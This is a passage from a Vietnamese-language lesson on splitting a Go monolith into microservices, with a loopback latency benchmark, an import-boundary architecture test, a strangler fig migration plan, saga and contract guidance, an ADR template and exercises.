func (l local) Available(_ context.Context, id int64) (int32, error) { return l.m[id], nil }

// (2) HTTP/JSON.
type httpStock struct {
    base string
    c    *http.Client
}

func (h httpStock) Available(ctx context.Context, id int64) (int32, error) {
    req, _ := http.NewRequestWithContext(ctx, http.MethodGet, fmt.Sprintf("%s/stock/%d", h.base, id), nil)
    resp, err := h.c.Do(req)
    if err != nil {
```

```
        return 0, err
    }
    defer resp.Body.Close()
    var out struct{ Available int32 }
    b, _ := io.ReadAll(resp.Body)
    if err := json.Unmarshal(b, &out); err != nil {
        return 0, err
    }
    return out.Available, nil
}

// (3) gRPC.
type grpcStock struct{ c pb.InventoryServiceClient }

func (g grpcStock) Available(ctx context.Context, id int64) (int32, error) {
    r, err := g.c.GetStock(ctx, &pb.GetStockRequest{ProductId: id})
    if err != nil {
        return 0, err
    }
    return r.Available, nil
}

type srv struct {
    pb.UnimplementedInventoryServiceServer
    m map[int64]int32
}

func (s srv) GetStock(_ context.Context, r *pb.GetStockRequest) (*pb.GetStockResponse, error) {
    return &pb.GetStockResponse{ProductId: r.ProductId, Available: s.m[r.ProductId]}, nil
}

func measure(name string, r StockReader, n, workers int) {
    ctx := context.Background()
    for i := 0; i < 500; i++ { // làm nóng
        _, _ = r.Available(ctx, int64(i%100))
    }
    t0 := time.Now()
    for i := 0; i < n; i++ {
        if _, err := r.Available(ctx, int64(i%100)); err != nil {
            panic(err)
        }
    }
    seq := time.Since(t0)
    var done atomic.Int64
    var wg sync.WaitGroup
    t1 := time.Now()
    for w := 0; w < workers; w++ {
        wg.Add(1)
        go func() {
            defer wg.Done()
            for i := 0; i < n/workers; i++ {
                if _, err := r.Available(ctx, int64(i%100)); err != nil {
                    panic(err)
                }
                done.Add(1)
            }
        }()
    }
    wg.Wait()
    par := time.Since(t1)
    fmt.Printf("  %-22s %10.2f µs/lần (tuần tự)   %9.0f lần/s (%d luồng)\n", name,
        float64(seq.Nanoseconds())/float64(n)/1000, float64(done.Load())/par.Seconds(), workers)
}

func main() {
    stock := map[int64]int32{}
    for i := int64(0); i < 100; i++ {
        stock[i] = int32(10 + i)
    }
    // HTTP
```

```
    mux := http.NewServeMux()
    mux.HandleFunc("/stock/", func(w http.ResponseWriter, r *http.Request) {
        var id int64
        fmt.Sscanf(r.URL.Path, "/stock/%d", &id)
        _ = json.NewEncoder(w).Encode(map[string]int32{"Available": stock[id]})
    })
    hl, _ := net.Listen("tcp", "127.0.0.1:0")
    go http.Serve(hl, mux)
    tr := &http.Transport{MaxIdleConnsPerHost: 64}
    // gRPC
    gl, _ := net.Listen("tcp", "127.0.0.1:0")
    gs := grpc.NewServer()
    pb.RegisterInventoryServiceServer(gs, srv{m: stock})
    go gs.Serve(gl)
    conn, err := grpc.NewClient(gl.Addr().String(),
grpc.WithTransportCredentials(insecure.NewCredentials()))
    if err != nil {
        panic(err)
    }

    fmt.Println("Cùng một thao tác 'đọc tồn kho' qua ba kiểu ranh giới (loopback, cùng một máy):")
    measure("hàm trong tiến trình", local{stock}, 2_000_000, 8)
    measure("HTTP/JSON (loopback)", httpStock{"http://" + hl.Addr().String(), &http.Client{Transport: tr}},
20_000, 8)
    measure("gRPC (loopback)", grpcStock{pb.NewInventoryServiceClient(conn)}, 20_000, 8)
}
```

```
Cùng một thao tác 'đọc tồn kho' qua ba kiểu ranh giới (loopback, cùng một máy):
  hàm trong tiến trình         0.01 µs/lần (tuần tự)    71077752 lần/s (8 luồng)
  HTTP/JSON (loopback)       105.23 µs/lần (tuần tự)       46876 lần/s (8 luồng)
  gRPC (loopback)            164.78 µs/lần (tuần tự)       21770 lần/s (8 luồng)
```

Các con số (loopback trên một laptop Windows, **cận dưới** vì không có độ trễ mạng thật; kết quả của bạn sẽ khác): lời gọi trong tiến trình ~0,01 µs; HTTP/JSON ~100 µs; gRPC ~150 µs trong phép đo này. Chênh lệch **bốn bậc độ lớn** (10.000×). Ba điều cần rút ra, ngoài con số:

- **Mạng thật tệ hơn nhiều.** Loopback không có độ trễ truyền: giữa hai máy cùng vùng, mỗi lần gọi thêm ~0,2–1 ms; qua AZ hoặc vùng, nhiều hơn. Một nghiệp vụ chuyển từ 3 lời gọi hàm thành 3 lời gọi mạng tuần tự cộng thêm 1–3 ms *tối thiểu* cho mỗi yêu cầu, chưa kể tuần tự hóa.
- **gRPC không tự nhanh hơn HTTP/JSON cho thông điệp nhỏ.** Ưu điểm của gRPC nằm ở **hợp đồng có kiểu** (sinh mã, `buf breaking`), **streaming**, **deadline lan truyền** và hiệu quả với tải lớn/nhiều lời gọi đồng thời, không phải độ trễ của một lời gọi nhỏ tuần tự (và HTTP/2 qua loopback Windows ở đây không thuận lợi cho nó). Đừng chọn giao thức vì "nghe nói nhanh hơn"; đo trên tải của bạn.
- **Giao diện che giấu nhưng không xóa chi phí.** Vì `order` chỉ thấy `StockReader`, ta *đổi được hiện thực* mà không sửa nghiệp vụ; nhưng lời gọi giờ có thể trả lỗi mạng, timeout, và `ctx` hết hạn. Mã gọi phải xử lý chúng (timeout, thử lại có điều kiện, cầu dao, Buổi 39). Đó là điều "tách ra là xong" luôn che giấu.

4. Bước 0: ép ranh giới trong monolith trước

Điều kiện tiên quyết để tách là một ranh giới *thật sự tồn tại*. Trong mã nhiều người, ranh giới chỉ bằng quy ước sẽ bị xói mòn: một người "tiện tay" import `product` vào `order` để lấy giá, rồi người khác dựa vào đó; sáu tháng sau `order` biết cấu trúc nội bộ của mọi module và không thể tách. Cách chữa: **ép bằng test**. Bản tham chiếu có `internal/arch/arch_test.go` kiểm tra đồ thị import với ba luật:

1. **Module không import module khác** (`user`, `product`, `order`, `notification`): giao tiếp qua interface do nơi lắp ráp (`app`) cấp, hoặc qua sự kiện.
2. **Hạ tầng dùng chung (`platform/*`) không import nghiệp vụ hay `app`.**
3. **Module không import `app`**: phụ thuộc đi một chiều `app → module → platform`.

```
// internal/arch/arch_test.go (dòng 26-52)
// check trả về danh sách vi phạm cho một đồ thị import (gói -> các gói nó import).
//
//    Luật 1: module không import module khác (giao tiếp qua interface do nơi lắp ráp cấp, hoặc qua sự
kiện).
//    Luật 2: hạ tầng dùng chung (platform) không import module nghiệp vụ hay app.
//    Luật 3: module không import app (app là nơi lắp ráp, phụ thuộc đi một chiều: app -> module ->
platform).
func check(graph map[string][]string) []string {
    var bad []string
    for pkg, imports := range graph {
        from, fromIsModule := isModule(pkg)
        for _, imp := range imports {
            if !strings.HasPrefix(imp, mod+"internal/") {
                continue
            }
            to, toIsModule := isModule(imp)
            switch {
            case fromIsModule && toIsModule && from != to:
                bad = append(bad, pkg+" -> "+imp+"  (luật 1: module không được import module khác)")
            case strings.HasPrefix(pkg, mod+"internal/platform/") && (toIsModule || imp ==
mod+"internal/app"):
                bad = append(bad, pkg+" -> "+imp+"  (luật 2: platform không được phụ thuộc vào nghiệp
vụ/app)")
            case fromIsModule && imp == mod+"internal/app":
                bad = append(bad, pkg+" -> "+imp+"  (luật 3: module không được import app)")
            }
        }
    }
    sort.Strings(bad)
    return bad
}
```

Test có hai phần: một test đơn vị chứng minh luật *bắt được* vi phạm (đồ thị giả cố ý có ba vi phạm), và một test chạy `go list` trên **đồ thị import thật** của dự án. Chạy thật:

```
$ go test -v ./internal/arch
=== RUN   TestCheckCatchesViolations
--- PASS: TestCheckCatchesViolations
=== RUN   TestRealImportGraphRespectsModuleBoundaries
--- PASS: TestRealImportGraphRespectsModuleBoundaries
PASS
ok  shopgo/internal/arch

$ Đồ thị import thật giữa các module (module -> module phải TRỐNG):
  internal/notification    -> (không module nào khác)
  internal/order           -> (không module nào khác)
  internal/product         -> (không module nào khác)
  internal/user            -> (không module nào khác)
```

Bốn module nghiệp vụ không import nhau; `order` nói chuyện với kho qua interface `Stock` mà `app` hiện thực (bằng `productStock{}`), và phát sự kiện qua `EventSink` thay vì gọi `notification`. Nếu ai đó thêm `import "shopgo/internal/product"` vào `order`, test này đỏ ngay trong CI với thông báo nêu đúng cạnh vi phạm. Đây là **kỹ thuật rẻ nhất, hiệu quả nhất** trong cả buổi: nó giữ cho lựa chọn "tách sau này" luôn mở mà không phải trả cái giá hôm nay. (Công cụ tương tự: `go-arch-lint`, `depguard` của `golangci-lint`, ArchUnit bên Java.)

Hai ranh giới nữa cần ép, và khó hơn:

- **Dữ liệu.** Mỗi module sở hữu các bảng của nó; module khác **không** `JOIN`/`SELECT` **trực tiếp** bảng của nó. Lược đồ ShopGo hiện có `order_items.product_id → products(id)` (khóa ngoại xuyên module). Trước khi tách, bạn phải thay nó bằng *tham chiếu mềm* (chỉ lưu `product_id`, kiểm tra tồn tại qua API/sự kiện) và **sao chụp (snapshot)** thứ đơn hàng cần lúc đặt (đơn giá `unit_price`, tên sản phẩm),

điều ShopGo đã làm đúng cho giá: một đơn hàng là *bản ghi lịch sử bất biến*, không được đổi khi giá sản phẩm đổi.

- **Giao dịch.** Hiện `Place` trừ kho và tạo đơn trong **một giao dịch PostgreSQL**. Khi kho là dịch vụ khác, không còn giao dịch chung (mục 7).

5. Tách dần: strangler fig

Strangler fig (cây đa bóp nghẹt): bạn không viết lại hệ thống rồi chuyển đổi "một đêm"; bạn dựng dịch vụ mới *bên cạnh*, chuyển từng phần lưu lượng sang nó, và chỉ tắt phần cũ khi dịch vụ mới đã chứng minh được. Mỗi bước nhỏ, đo được, quay lui được. Kế hoạch tách **Inventory** (tồn kho) khỏi ShopGo:

Bước	Việc làm	Điều kiện sang bước sau / đường lui
0	Ép ranh giới bằng test kiến trúc (mục 4); `order` chỉ thấy interface `Stock`	Test xanh trong CI
1	Tách **lược đồ dữ liệu** trong cùng cơ sở dữ liệu: bảng tồn kho vào schema `inventory`, quyền truy cập riêng; chỉ module `product`/`inventory` ghi vào đó; bỏ các `JOIN` xuyên module	Không còn truy vấn xuyên schema (kiểm tra bằng `pg_stat_statements` hoặc nhật ký)
2	Viết **hợp đồng** (`inventory.proto`, `buf lint`/`breaking`) và dịch vụ `inventory` chạy cạnh, dùng cùng cơ sở dữ liệu	Hợp đồng được review; dịch vụ qua kiểm thử riêng
3	Thêm hiện thực `grpcStock` của interface `Stock`; **chạy song song (shadow)**: gọi cả hai, dùng kết quả cũ, so sánh và ghi lệch	Tỉ lệ lệch ~0 trong 1–2 tuần; độ trễ gRPC nằm trong ngân sách
4	**Chuyển lưu lượng dần** bằng cờ tính năng: 1% → 10% → 50% → 100% sang `grpcStock`, theo dõi SLO ở mỗi bước	Quay lui = tắt cờ (tức thì)
5	**Tách cơ sở dữ liệu**: sao chép dữ liệu sang kho riêng của `inventory` (ghi đôi hoặc CDC), kiểm chứng nhất quán, rồi cắt	Dữ liệu khớp; có kế hoạch quay lui dữ liệu
6	Dọn: xóa mã tồn kho cũ khỏi monolith, xóa bảng cũ (ở một lần phát hành riêng, đủ thời gian lùi)	Đã ổn định ≥ 1 chu kỳ phát hành

Mỗi bước là một thay đổi nhỏ có thể phát hành độc lập, **tương thích ngược** (mở rộng–thu hẹp, Buổi 49). Vài điểm tinh tế quyết định thành bại:

- **Bước 3 (shadow) là thứ giảm rủi ro nhiều nhất**: bạn thấy hành vi thật dưới tải thật mà người dùng chưa bị ảnh hưởng. Sự khác biệt giữa hai hiện thực (làm tròn, thứ tự, mã lỗi) lộ ra ở đây rẻ hơn rất nhiều so với sau cắt.
- **Cờ tính năng phải đọc được runtime** (không cần triển khai lại) để quay lui tức thì.
- **Giữ dịch vụ cũ khi chuyển dữ liệu.** Bước 5 là bước nguy hiểm nhất (dữ liệu là thứ khó đảo ngược nhất). Làm theo kiểu: ghi đôi (hoặc CDC) → backfill → so sánh → chuyển đọc → chuyển ghi → ngừng ghi đôi, mỗi bước kiểm chứng được.
- **Đừng tách dữ liệu và tách tiến trình cùng một lúc.** Hai thay đổi rủi ro lớn đồng thời là cách chắc chắn nhất để không biết nguyên nhân khi hỏng.

6. Giao tiếp giữa dịch vụ

Đồng bộ (REST/gRPC): đơn giản, phản hồi tức thì, nhưng ghép chặt về thời gian (người gọi phụ thuộc người bị gọi *lúc đó*) và cộng dồn rủi ro (mục 2). Dùng cho **truy vấn cần câu trả lời ngay** và **lệnh mà người dùng đang chờ kết quả**. **Bất đồng bộ (sự kiện/hàng đợi, Buổi 33):** ghép lỏng, chịu được người nhận tạm ngừng, nhưng đến muộn, trùng, sai thứ tự, và nhất quán cuối cùng. Dùng cho **thông báo điều đã xảy ra** (`order.created`) và việc **không cần kết quả ngay**.

Quy tắc chọn: nếu người gọi *cần kết quả để tiếp tục* và người dùng đang chờ, đồng bộ (với timeout, breaker); nếu là *thông báo cho bên khác biết*, bất đồng bộ. **Sự kiện nên nói về điều đã xảy ra** (`OrderPlaced`), không phải ra lệnh cho người nhận (`SendEmail`): người phát không biết (và không nên biết) ai quan tâm. Trong hệ thống nhiều dịch vụ, thứ hạng ưu tiên: **sự kiện và outbox** trước, **gọi đồng bộ có kiểm soát** khi cần, **tránh chuỗi đồng bộ dài** (A→B→C→D).

Cổng API và BFF. Client không nên biết cấu trúc nội bộ: một **API gateway** (hoặc ingress + một dịch vụ "backend for frontend") nhận lưu lượng, xác thực, giới hạn tần suất, định tuyến, và có thể gộp nhiều lời gọi nội bộ thành một phản hồi cho từng loại client (web/di động). Cẩn thận biến nó thành "nút cổ chai logic" chứa nghiệp vụ.

Khám phá dịch vụ trong Kubernetes là DNS của `Service` (Buổi 47); ngoài K8s dùng bản ghi DNS hoặc Consul. Giữ cấu hình địa chỉ ở biến môi trường/ConfigMap, không mã hóa cứng.

7. Dữ liệu và nhất quán xuyên dịch vụ

Cơ sở dữ liệu theo dịch vụ. Mỗi dịch vụ sở hữu dữ liệu của nó; truy cập từ ngoài *chỉ qua API/sự kiện*. Chia sẻ cơ sở dữ liệu là cách nhanh nhất để có monolith phân tán: một thay đổi lược đồ phá nhiều dịch vụ. Hệ quả: không `JOIN` xuyên dịch vụ (ghép dữ liệu ở lớp ứng dụng hoặc dựng **mô hình đọc** nhận sự kiện), không khóa ngoại xuyên dịch vụ (dùng ID tham chiếu mềm, chấp nhận "treo" tạm thời), và báo cáo chạy trên kho phân tích nhận dữ liệu qua sự kiện/CDC.

Đặt hàng xuyên hai dịch vụ = saga. Khi `order` và `inventory` có cơ sở dữ liệu riêng, "trừ kho và tạo đơn" không còn là một giao dịch. Mẫu đã dựng ở Buổi 39 (với trạng thái bền trong PostgreSQL) và 33 (outbox) ghép lại:

1. `order` ghi đơn ở trạng thái `PENDING` **và** sự kiện `OrderPlaced` vào outbox, trong **một** giao dịch cục bộ.
2. Relay chuyển sự kiện; `inventory` nhận (idempotent, bằng bảng đã xử lý), giữ chỗ tồn kho **có thời hạn** (reservation với TTL) và phát `StockReserved` hoặc `StockRejected`.
3. `order` nhận kết quả: nếu `StockReserved` → (nếu có) bước thanh toán → `CONFIRMED`; nếu `StockRejected` hoặc hết hạn → `CANCELLED`, và **bù trừ** (trả lại phần đã giữ) cũng bằng sự kiện idempotent.

Điều này đòi hỏi bạn thiết kế lại ba thứ: (a) **trạng thái đơn hàng** có các trạng thái trung gian (`PENDING`) mà người dùng thấy ("đơn của bạn đang được xác nhận"); (b) **giữ chỗ có thời hạn** thay vì trừ thẳng (tránh hàng bị giữ mãi nếu thanh toán không tới); (c) **bù trừ idempotent** và **kiểm tra ở cả hai phía** (giống phép thử tính nhất quán ở Buổi 39: với mọi vị trí chết, trạng thái cuối nhất quán). Chi phí kỹ thuật và tâm lý (người dùng thấy "đang xử lý") là cái giá của sự độc lập. Câu hỏi thiết kế đáng đặt: **cạnh nào thật sự cần nhất quán mạnh?** Nếu `order` và `inventory` luôn cần cập nhật cùng nhau và cùng đội, đó là dấu hiệu chúng *thuộc về một ranh giới*; tách chúng sẽ tốn hơn lợi.

8. Hợp đồng và phiên bản

Hợp đồng là bề mặt của sự độc lập: nếu thay đổi một dịch vụ không phá vỡ người dùng của nó, họ có thể triển khai riêng. Quy tắc:

- **Hợp đồng viết trước, có kiểu, ở một nơi** (Buổi 34: `.proto` + `buf`). Mã sinh ra, không viết tay.
- **Chỉ thay đổi tương thích ngược**: thêm trường/RPC mới là được; **không đổi số thẻ (tag) hay kiểu của trường**, không tái sử dụng số thẻ đã xóa (đánh dấu `reserved`), không đổi nghĩa trường. `buf breaking` trong CI bắt các vi phạm (Buổi 34: đầu ra thật).
- **Người dùng chịu lỗi (Postel): "bảo thủ khi gửi, rộng lượng khi nhận"**: bỏ qua trường lạ, đừng vỡ vì giá trị enum mới.
- **Phiên bản**: giữ hai phiên bản song song (`v1`, `v2`) trong giai đoạn chuyển, thông báo ngừng hỗ trợ có hạn (`Sunset`), đo ai còn dùng `v1` trước khi tắt.
- **Kiểm thử hợp đồng do người dùng điều khiển (consumer-driven contract, Pact):** mỗi người tiêu thụ xuất "tôi dựa vào những trường này"; nhà cung cấp chạy chúng trong CI; nhờ đó nhà cung cấp biết sửa gì sẽ phá ai mà không cần triển khai tích hợp đầy đủ.
- **Hợp đồng sự kiện** quan trọng không kém API (Buổi 33): phong bì có `type`, `version`, `id` (idempotency), thời điểm; nội dung chỉ thêm trường.

9. Vận hành nhiều dịch vụ

Mỗi dịch vụ thêm vào là thêm một bề mặt vận hành: một pipeline, một bộ ảnh, một bộ cảnh báo, một lịch trực. Những thứ phải có *trước khi* có dịch vụ thứ hai:

- **Truy vết phân tán** (Buổi 38): `trace_id` đi xuyên HTTP (`traceparent`), gRPC (metadata) và sự kiện (trong phong bì). Không có nó, điều tra một yêu cầu qua 5 dịch vụ là đoán mò. Mọi nhật ký mang `trace_id`; mọi dịch vụ có RED + SLO riêng, và có SLO cho **hành trình** (đặt hàng từ đầu đến cuối) khác với SLO từng dịch vụ.
- **Chống sập dây chuyền** (Buổi 39): timeout mọi lời gọi (ngân sách lan truyền qua `ctx`), thử lại một tầng có ngân sách, cầu dao theo phụ thuộc, bulkhead, suy giảm có kiểm soát, xả tải.
- **Triển khai độc lập**: mỗi dịch vụ có pipeline riêng, ảnh bất biến riêng, quay lui riêng; **không** "phát hành tất cả cùng nhau" (dấu hiệu monolith phân tán). Kho mã: *monorepo* (một kho, nhiều dịch vụ, công cụ phải thông minh về thay đổi theo đường dẫn) hay *nhiều kho* (độc lập hơn, khó thay đổi xuyên dịch vụ); cả hai đều chạy được, đừng tranh cãi tôn giáo. **Thư viện dùng chung** là cạm bẫy: một thư viện "common" bị mọi dịch vụ phụ thuộc buộc mọi người nâng cấp cùng lúc; giữ nó nhỏ, ổn định, và không chứa nghiệp vụ.
- **Chiến lược kiểm thử** theo hình kim tự tháp: nhiều unit test nhanh; **kiểm thử hợp đồng** thay cho phần lớn tích hợp xuyên dịch vụ; kiểm thử thành phần (một dịch vụ với phụ thuộc giả hoặc container, Buổi 44); *rất ít* e2e xuyên hệ thống (chậm, mong manh, khó gỡ lỗi) tập trung vào các hành trình sống còn.
- **Phát triển cục bộ**: chạy 6 dịch vụ trên laptop là đau đớn; dùng Compose cho phụ thuộc, chạy dịch vụ đang sửa bằng `go run`, các dịch vụ khác là ảnh ổn định hoặc giả lập, hoặc môi trường xem trước theo PR.
- **Chi phí và nhận thức**: mỗi dịch vụ có chi phí cố định (tài nguyên tối thiểu, giám sát, bảo trì phụ thuộc). Số dịch vụ nhiều hơn số kỹ sư là dấu hiệu quá đà.
- **Nền tảng nội bộ**: khi nhiều dịch vụ, một đội nền tảng cung cấp "con đường lát đá" (mẫu dịch vụ, pipeline mẫu, cảnh báo mẫu) để mỗi đội không phải dựng lại từ đầu; chính các thành quả của Giai đoạn 6 là khuôn mẫu cho việc này.

Định luật Conway: kiến trúc hệ thống phản chiếu cấu trúc giao tiếp của tổ chức tạo ra nó. Thiết kế ranh giới dịch vụ *đồng thời* là thiết kế ranh giới đội: mỗi dịch vụ có đội sở hữu rõ ràng chịu trách nhiệm từ thiết kế đến trực ("you build it, you run it"). Tách dịch vụ mà không tách quyền sở hữu chỉ thêm cuộc họp.

10. ADR cho quyết định tách dịch vụ

Quyết định này khó đảo ngược, nên đáng có tài liệu. Mẫu (xem thêm Buổi 51):

```
ADR-014: Tách Inventory thành dịch vụ riêng
Trạng thái: Đề xuất       Ngày: ...       Người quyết định: ...

Bối cảnh
  Tồn kho nhận 70% lưu lượng đọc và đột biến theo khuyến mãi; triển khai module này kéo theo phát hành cả
monolith (hàng đợi triển khai 3 ngày);
  hai đội (Catalog, Fulfillment) cùng sửa; sự cố tồn kho từng kéo sập đặt hàng (Buổi 39).

Lựa chọn đã xét
  A. Giữ modular monolith, thêm cache và tách tiến trình đọc (chi phí thấp; không giải quyết nhịp triển
khai độc lập)
  B. Tách Inventory (gRPC + sự kiện), database riêng, saga đặt hàng (giải quyết cả hai, chi phí vận hành +
độ phức tạp nhất quán)
  C. Tách toàn bộ thành 6 dịch vụ (quá lớn so với đội 5 người)

Quyết định: B, theo strangler fig 6 bước (mục 5).

Hệ quả
  + triển khai/co giãn Inventory độc lập, cách ly lỗi, hai đội làm song song
  - thêm 1 dịch vụ cần trực; đặt hàng thành saga (trạng thái PENDING nhìn thấy được); độ trễ +1–3 ms trên
đường đặt hàng
  Rủi ro & giảm thiểu: lệch dữ liệu khi tách DB -> ghi đôi + so sánh; p99 đặt hàng tăng -> ngân sách 300
ms, cầu dao, giữ chỗ có TTL

Điều kiện xem lại / đảo ngược
  Nếu sau 2 quý đội Fulfillment vẫn phải sửa Catalog cho >30% thay đổi, hoặc chi phí trực Inventory vượt N
giờ/tháng, hợp nhất lại.
```

11. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Tách vì mốt / CV / "Netflix làm vậy"**, không từ vấn đề đo được; đội nhỏ tách sớm.
2. **Monolith phân tán**: nhiều dịch vụ nhưng chung cơ sở dữ liệu, phải triển khai cùng nhau, hoặc gọi đồng bộ dây chuyền dài.
3. **Tách trước khi ranh giới ổn định**: ranh giới sai tốn gấp bội để sửa so với trong monolith.
4. **Ranh giới chỉ bằng quy ước**, không ép bằng test; mã âm thầm kết dính lại.
5. **Bỏ qua toán của hệ phân tán**: không tính khả dụng chuỗi, đuôi và khuếch đại thử lại; thêm phụ thuộc đồng bộ tùy tiện.
6. **Che giấu mạng sau lời gọi hàm**: không timeout, không xử lý lỗi từng phần; coi lời gọi từ xa như cục bộ.
7. **Giữ "giao dịch xuyên dịch vụ" bằng 2PC** hoặc kỳ vọng nhất quán mạnh khắp nơi; hoặc saga không idempotent, không bù trừ.
8. **Tách dữ liệu và tiến trình cùng lúc**, không chạy song song/shadow, không đường lui, cắt một lần.
9. **Hợp đồng không có phiên bản / không kiểm tra phá vỡ**; tái sử dụng số thẻ; đổi nghĩa trường.
10. **Thư viện "common" khổng lồ** buộc mọi dịch vụ nâng cấp cùng lúc.
11. **Không truy vết phân tán** nên gỡ lỗi mất hàng giờ; mỗi dịch vụ một kiểu log.
12. **Quá nhiều e2e** (chậm, mong manh) thay vì kiểm thử hợp đồng; hoặc không có kiểm thử xuyên dịch vụ nào.
13. **Số dịch vụ vượt số kỹ sư**; dịch vụ không có chủ rõ ràng.
14. **Không có SLO cho hành trình** (chỉ cho từng dịch vụ), nên mỗi dịch vụ "xanh" nhưng người dùng vẫn lỗi.
15. **Không có điều kiện đảo ngược** trong quyết định; xem tách dịch vụ như con đường một chiều.

12. Góc nhìn thực chiến

Góc nhìn thực chiến

Một công ty thương mại điện tử 40 kỹ sư có monolith 600.000 dòng Java/Go và hai nhóm xung đột liên miên. Ban đầu lãnh đạo quyết định "chuyển sang microservices" bằng một dự án 18 tháng viết lại. Sau 9 tháng, họ có 14 dịch vụ, chung một cơ sở dữ liệu Oracle "tạm thời", một đường triển khai phải chạy theo thứ tự, và độ trễ trang thanh toán tăng gấp ba (vì nay nó gọi đồng bộ 9 dịch vụ). Một kỹ sư trưởng mới đề nghị dừng lại và làm ngược: **một** ranh giới, chọn theo số liệu (module tìm kiếm chiếm 60% CPU với nhịp phát hành khác hẳn), áp dụng strangler fig đầy đủ. Họ bắt đầu bằng test kiến trúc ép ranh giới (phát hiện 212 import vi phạm, được dọn trong sáu tuần), tách schema, viết hợp đồng, chạy shadow hai tuần (phát hiện hai khác biệt về xếp hạng mà bản viết lại sẽ làm vỡ trải nghiệm), chuyển 1% → 100% trong ba tuần, rồi mới tách dữ liệu. Dịch vụ tìm kiếm tách xong sau 5 tháng, nhịp phát hành của nó từ hai tuần xuống nhiều lần một ngày, và chi phí hạ tầng tìm kiếm giảm 40% nhờ co giãn riêng. Họ dừng ở đó trong sáu tháng, đo lại, và chỉ tách thêm khi có dữ liệu. Trong năm đó họ cũng *gộp lại* hai dịch vụ nhỏ đã tách quá sớm (cùng đội, luôn đổi cùng nhau, nhất quán khó). Bài học: microservices không phải đích; **mỗi ranh giới là một đầu tư phải có lợi nhuận đo được**, và khả năng *hợp nhất lại* cũng là một kỹ năng kiến trúc.

13. Tóm tắt

Tóm tắt buổi học

- **Tách để giải bài toán tổ chức/co giãn/cách ly có đo được**, không phải vì mốt; đội nhỏ, ranh giới chưa ổn định ⇒ giữ modular monolith (tách tiến trình API/worker là đủ). Nhận diện **monolith phân tán**.
- **Toán phân tán**: khả dụng nhân theo chuỗi đồng bộ (8×99,9% ⇒ 99,2%); đuôi khuếch đại (20 dịch vụ ⇒ 18% yêu cầu gặp một lần chậm); thử lại nhân tải (3 tầng × 2 lần ⇒ 27×); chuyển phần không thiết yếu sang bất đồng bộ cứu khả dụng.
- **Chi phí mạng**: lời gọi hàm ~0,01 µs so với HTTP ~100 µs và gRPC ~150 µs trên loopback (cận dưới; mạng thật thêm 0,2–1 ms); gRPC thắng ở hợp đồng/streaming/deadline, không ở độ trễ một lời gọi nhỏ; giao diện miền che giấu nhưng không xóa chi phí và chế độ lỗi.
- **Ép ranh giới bằng test kiến trúc** (module không import module; platform không import nghiệp vụ; module không import app): rẻ nhất, hiệu quả nhất; ép cả dữ liệu (không join/FK xuyên module, snapshot thay vì tham chiếu sống).
- **Strangler fig** 6 bước (ép ranh giới → tách schema → hợp đồng + dịch vụ → shadow → chuyển lưu lượng dần bằng cờ → tách DB → dọn); mỗi bước tương thích ngược, có đường lui; không tách dữ liệu và tiến trình cùng lúc.
- **Giao tiếp**: sự kiện/outbox trước, đồng bộ có timeout/breaker khi cần, tránh chuỗi dài; sự kiện kể điều đã xảy ra; gateway/BFF cho client.
- **Dữ liệu**: database-per-service; không join/FK xuyên dịch vụ; **saga** (đơn `PENDING` + outbox + giữ chỗ có TTL + bù trừ idempotent); nếu hai thứ luôn cần nhất quán mạnh cùng nhau, có lẽ chúng cùng một ranh giới.
- **Hợp đồng**: protobuf + `buf breaking`, chỉ thay đổi tương thích ngược, `reserved`, phiên bản song song, kiểm thử hợp đồng do người dùng điều khiển, sự kiện cũng có hợp đồng.
- **Vận hành**: truy vết phân tán, SLO hành trình, chống sập dây chuyền, triển khai độc lập, kim tự tháp kiểm thử thiên về hợp đồng, nền tảng nội bộ, Conway (ranh giới dịch vụ = ranh giới đội), ADR có điều kiện đảo ngược.

14. Bài tập

1. **[Cơ bản]** Chạy `go test ./internal/arch` trên ShopGo. Cố ý thêm `import "shopgo/internal/product"` vào `order` (dùng `_ =` để biên dịch) và đọc thông báo; sau đó thêm một luật thứ tư của riêng bạn (ví dụ `handler.go` của module không được import `database`, chỉ `repository` được) kèm test cho cả trường hợp đúng và sai.
2. **[Cơ bản]** Dùng chương trình toán phân tán làm mẫu, viết bảng khả dụng và đuôi cho **hành trình đặt hàng của ShopGo** nếu tách thành 5 dịch vụ (gateway, user, product/inventory, order, payment, notification) với SLO từng dịch vụ 99,9% và p99 40 ms. Chỉ ra ba dịch vụ bắt buộc đồng bộ và ba có thể bất đồng bộ; tính lại khả dụng sau thiết kế bất đồng bộ.
3. **[Trung bình]** Mở rộng phép đo ở mục 3: thêm độ trễ mạng giả (proxy trễ ở Buổi 49, +0,5 ms mỗi chiều), thêm trường hợp kích thước thông điệp lớn (10 KB, 100 KB) và nhiều lời gọi song song (1, 8, 64). Vẽ bảng và chỉ ra điểm mà gRPC bắt đầu thắng HTTP/JSON, nếu có; giải thích bằng tuần tự hóa và HTTP/2.
4. **[Trung bình]** Thực hiện **bước 3** của strangler fig cho `Stock`: viết `grpcStock` (dùng mã gRPC ở Buổi 34) và một `shadowStock` bọc hai hiện thực: gọi cả hai song song, trả kết quả của hiện thực cũ, ghi lại và đếm mọi khác biệt (số liệu Prometheus `stock_shadow_diff_total{kind}`), và không bao giờ để

lỗi/độ trễ của hiện thực mới ảnh hưởng yêu cầu thật (timeout riêng, chạy nền). Viết test với một hiện thực mới cố ý sai làm tròn.

5. **[Trung bình]** Thiết kế và hiện thực **saga đặt hàng hai dịch vụ** (order, inventory, mỗi cái một schema riêng trong cùng PostgreSQL để dễ chạy): outbox + inbox idempotent, giữ chỗ có TTL, trạng thái `PENDING → CONFIRMED/CANCELLED`, bù trừ. Viết **test thuộc tính**: với mọi vị trí chết và mọi vị trí thất bại (liệt kê hết), trạng thái cuối nhất quán (tổng tồn kho + đã giữ = ban đầu; không đơn `CONFIRMED` nào thiếu giữ chỗ).
6. **[Nâng cao]** Viết bộ **kiểm thử hợp đồng** đơn giản không dùng Pact: người tiêu thụ (`order`) khai báo bằng JSON những trường nó cần từ phản hồi `GetStock`; nhà cung cấp (`inventory`) chạy các hợp đồng đó trong CI với dịch vụ thật. Chứng minh rằng việc xóa một trường người tiêu thụ cần làm CI đỏ, còn thêm trường mới thì không. Kết hợp `buf breaking` cho `.proto`.
